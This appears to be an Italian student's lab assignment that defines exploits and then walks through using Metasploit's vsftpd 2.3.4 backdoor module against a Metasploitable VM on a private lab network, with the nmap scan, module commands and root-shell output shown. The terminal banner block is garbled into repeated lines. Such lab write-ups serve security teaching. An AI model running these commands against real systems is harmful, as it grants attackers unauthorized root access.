## **UNITÀ 2/ SETTIMANA 3/ COMPITO 1**

## **EXPLOIT**

Un "exploit" è un software, un codice o una sequenza di comandi che sfrutta una debolezza o una vulnerabilità in un sistema informatico al fine di ottenere un accesso non autorizzato, privilegi elevati o causare un comportamento indesiderato nel sistema. Gli exploit sono spesso utilizzati per attacchi informatici, hacking o per analizzare la sicurezza di un sistema.

Le vulnerabilità che gli exploit mirano a sfruttare possono riguardare software, sistemi operativi, applicazioni web o reti. Gli autori di exploit cercano di sfruttare falle di sicurezza per ottenere un controllo illecito su un sistema, installare malware, rubare dati o compiere altre azioni dannose.

È importante sottolineare che gli exploit possono essere sviluppati da persone con intenzioni maliziose, ma possono anche essere utilizzati da esperti di sicurezza informatica per testare la robustezza di un sistema e identificare eventuali

vulnerabilità prima che possano essere sfruttate da attori maligni.

Per proteggersi da exploit, è fondamentale mantenere il software e i sistemi operativi aggiornati, implementare pratiche di sicurezza solide e utilizzare strumenti di sicurezza aggiuntivi come firewall e sistemi di rilevamento delle intrusioni. Inoltre, è essenziale avere consapevolezza sulla sicurezza informatica e adottare buone pratiche di gestione delle password e dell'accesso.

## **COMPITO**

Come prima cosa controllo l'ip di meta e verifico che le macchine comunichino tra loro. una volta fatto ciò su un terminale di kali si digita il comando << msfconsole >> e dovrebbe apparire una schermata del genere:

```
File Actions Edit View Help

(kali@ kali)-[~]

smsfconsole

/ it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks like you're trying to run a |


| it looks like you're trying to run a |

| it looks like you're trying to run a |

| it looks l
```

e poi dovremmo scrivere << search vsftpd >> come vedete in basso.

Ma ancor prima su un altro terminale avviamo una scansione tramite il comando << nmap -sV 192.168.1.29 >> che sarebbe l'ip di meta



e possiamo vedere i suoi servizi attivi che ovviamente sappiamo essere vulnerabili.

Poi ritornando alla schermata e inserendo il comando detto poco prima dovremmo trovarci quest'altra schermata:

Dove abbiamo inserito due comandi ovvero << use 1 >> e << show options >> per capire quale parametri modificare.

Poi tramite il comando << set >> ho configurato l'indirizzo ip quindi ho scritto << set RHOSTS 192.168.1.29 >> essendo quello l'ip di meta.

Subito dopo ho avviato l'exploit tramite il comando << exploit >>.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.29
RHOSTS ⇒ 192.168.1.29
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.29:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.29:21 - USER: 331 Please specify the password.
[+] 192.168.1.29:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.29:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.14:43059 → 192.168.1.29:6200) at 2024-01-22 06:46:02 -0500
```

Per verificare che tutto sia andato correttamente useremo il comando << ifconfig >>

```
ifconfig
eth0

Link encap:Ethernet HWaddr 08:00:27:9a:22:5e
    inet addr:192.168.1.29 Bcast:192.168.1.255 Mask:255.255.25.0
    inet6 addr: fe80::a00:27ff:fe9a:225e/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
    RX packets:3342 errors:0 dropped:0 overruns:0 frame:0
    TX packets:3386 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:275382 (268.9 KB) TX bytes:288370 (281.6 KB)
    Base address:0*d010 Memory:f0200000-f0220000

Link encap:Local Loopback
    inet addr:127.0.0.1 Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
    UP LOOPBACK RUNNING MTU:16436 Metric:1
    RX packets:406 errors:0 dropped:0 overruns:0 frame:0
    TX packets:406 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:0
    RX bytes:153461 (149.8 KB) TX bytes:153461 (149.8 KB)
```

se tutto è avvenuto correttamente avremo l'indirizzo ip di meta.